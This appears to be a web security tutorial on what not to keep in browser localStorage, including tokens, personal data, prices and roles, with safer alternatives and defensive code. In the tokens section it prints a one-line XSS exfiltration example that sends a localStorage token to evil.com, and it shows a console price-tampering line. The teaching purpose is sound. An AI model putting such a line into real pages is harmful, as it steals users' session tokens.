


localStorage is the easiest storage in the browser. Two methods, no setup, survives a refresh. That is exactly why things end up in it that should not.
It is worth being precise about what it actually is, because the three properties that make it convenient are the same three that make it the wrong place for most of what people put there.

Three properties, and what each one costs
Any script on the page can read all of it. There is no per-script isolation. Your code, your analytics tag, your chat widget, the ad script somebody added last quarter, and anything injected through an XSS hole all have the same access. JSON.stringify(localStorage) is one line and returns everything.
It never expires. There is no TTL. What you write today is still there in two years unless something deletes it. A shared laptop keeps it for the next person.
It is shared across tabs and it is plain text. Not per-tab, not encrypted, and visible in devtools under Application with no effort at all.
None of that is a flaw — it is a key-value store doing what it says. The mistake is treating it as somewhere safe.
Never: authentication tokens
This is the big one, and it is the most common.
A JWT in localStorage is readable by every script on the page. One XSS anywhere — your code, a dependency, a third-party tag — and the token is exfiltrated in a single line:

fetch('https://evil.com/?t=' + localStorage.getItem('token'));The usual objection is that XSS means you are compromised anyway. That is not quite right, and the difference matters. With an HttpOnly cookie, an XSS can make requests as the user while the page is open — bad, but bounded by the session and by your rate limits. With a token in localStorage the attacker takes the token itself and uses it from their own machine, at their leisure, until it expires. One is a break-in; the other is a copied key.
The right place is an HttpOnly, Secure, SameSite cookie. JavaScript cannot read it, so XSS cannot steal it:
setcookie('session', $token, [
    'httponly' => true,      // JavaScript cannot read it
    'secure'   => true,      // HTTPS only
    'samesite' => 'Lax',
    'path'     => '/',
]);
Cookies bring CSRF back, which is why the two subjects always arrive together — and CSRF has a well-understood fix. “Use localStorage to avoid CSRF” trades a problem with a known solution for one without.
Never: anything about a person
Email addresses, phone numbers, addresses, dates of birth, anything from a profile. Caching a user object after login feels harmless and it leaves personal data sitting in plain text on a device you do not control.
Two things follow from that. On a shared or public machine it is readable by the next person, and logging out does not remove it unless you wrote code to.
And under data protection rules — India’s DPDP Act, the GDPR — this is still personal data you are processing. A deletion request has to reach it, and you have no way to reach a copy sitting in someone’s browser.
Keep the identifier, fetch the rest:
// No
localStorage.setItem('user', JSON.stringify({
    id: 42, email: 'a@b.com', phone: '98765 43210', dob: '1994-03-02'
}));

// Yes — the server already knows who the session belongs to
const me = await fetch('/api/me').then(r => r.json());
Never: anything the server will trust
A price, a discount, a role, a quantity, a total. Anything in localStorage is editable by the user in about four seconds, and any code that reads it back and acts on it is taking instructions from the client.
// The browser console is right there
localStorage.setItem('cart', JSON.stringify([{ id: 9, price: 1 }]));
Storing the cart’s contents is fine and genuinely useful — a list of product ids and quantities so a refresh does not lose it. Storing the price is not. The server prices the order from its own database at checkout, every time, and treats whatever arrived from the browser as a request rather than a statement.
The same applies to a role or a permission flag. localStorage.setItem('isAdmin', false) is a UI hint at best. If the server checks it, you do not have authorisation.
Never: anything that has to be gone
A draft with sensitive content, a one-time code, a file the user chose to delete. There is no expiry and no guarantee a later version of your app clears keys an earlier one wrote.
Where this bites: somebody reports a bug, you ask them to clear the cache, and localStorage is not cleared by a normal cache clear. It survives most of the things users do to “start fresh”.
If something should go away when the tab closes, sessionStorage is the same API with the right lifetime. If it should go away at a specific time, you have to store the timestamp and check it yourself.

What it is actually good for
Plenty, once the list above is out of it. The test is simple: would it be fine if this were printed on a postcard, and fine if it were wrong?
Interface preferences — theme, sidebar collapsed, table density, the last tab somebody was on. A dismissed banner. A draft of a non-sensitive form so a refresh does not lose the text. Cart contents as ids and quantities. A cached API response with your own timestamp on it.
All of those are per-device conveniences that nobody can weaponise and that nothing important depends on.
The three browser stores, side by side
People reach for localStorage because it is the one they know. Two of the alternatives are the same difficulty and frequently the right answer.
sessionStorage has an identical API and a different lifetime: it is scoped to one tab and cleared when that tab closes. Open your site in two tabs and each gets its own copy, which is exactly right for a multi-step form or anything tied to one piece of work. If you have ever had a wizard in one tab overwrite the wizard in another, this is the fix.
IndexedDB is the one people avoid, and its reputation for being awkward is out of date — with a small wrapper it is a few lines. It is asynchronous, so a large read does not freeze the page; it stores structured data without a JSON round trip; and its quota is measured in hundreds of megabytes rather than five. Anything genuinely large — an offline cache, downloaded documents, a queue of pending changes — belongs there. Note that none of that makes it more secure: any script on the page can read IndexedDB too. It solves size and blocking, not trust.
Cookies are the only one of the four that the browser sends to the server automatically, which is both their purpose and their cost. Every cookie is attached to every matching request, so a large cookie is a tax on every page load. Use them for what the server needs to see, and nothing else.
One rule that covers all four: the browser is not a database you control. A user can clear it, a private window starts empty, a different device knows nothing, and a corporate policy may wipe it nightly. Anything that must survive belongs on the server, and everything in the browser is a copy you can afford to lose.
Write it so a failure does not take the page down
Two failure modes catch people out, and both produce a blank page rather than a degraded one.
In Safari’s private mode and under some cookie-blocking settings, setItem throws. Storage is also capped at roughly 5 MB per origin, and exceeding it throws the same way. An unguarded write in your bootstrap code stops the application.
const store = {
    get(key, fallback = null) {
        try {
            const v = localStorage.getItem(key);
            return v === null ? fallback : JSON.parse(v);
        } catch {
            return fallback;      // unavailable, or somebody put junk in it
        }
    },
    set(key, value) {
        try {
            localStorage.setItem(key, JSON.stringify(value));
            return true;
        } catch {
            return false;         // private mode, or quota
        }
    },
};
Note the JSON.parse inside the try as well. localStorage returns strings, and a value written by an older version of your code — or by hand — will throw on parse and take the page with it.
The rule underneath: the page must render correctly when localStorage is empty, unavailable, or full of nonsense. It is a convenience layer, so treat every read as optional.
A short audit
Open your own application, open devtools, go to Application and then Local Storage, and read what is there.
Most teams find at least one of these: a token, a cached user object with an email in it, a feature flag the server also checks, or a key written by a library nobody remembers adding. Each one takes a few minutes to move or delete, and the audit is the part that actually gets it done — not the rule.
Then ask one question of anything that remains: if a user edited this by hand, or a stranger read it off a shared laptop, would it matter? If yes, it belongs on the server or in an HttpOnly cookie. If no, it is exactly what localStorage is for.




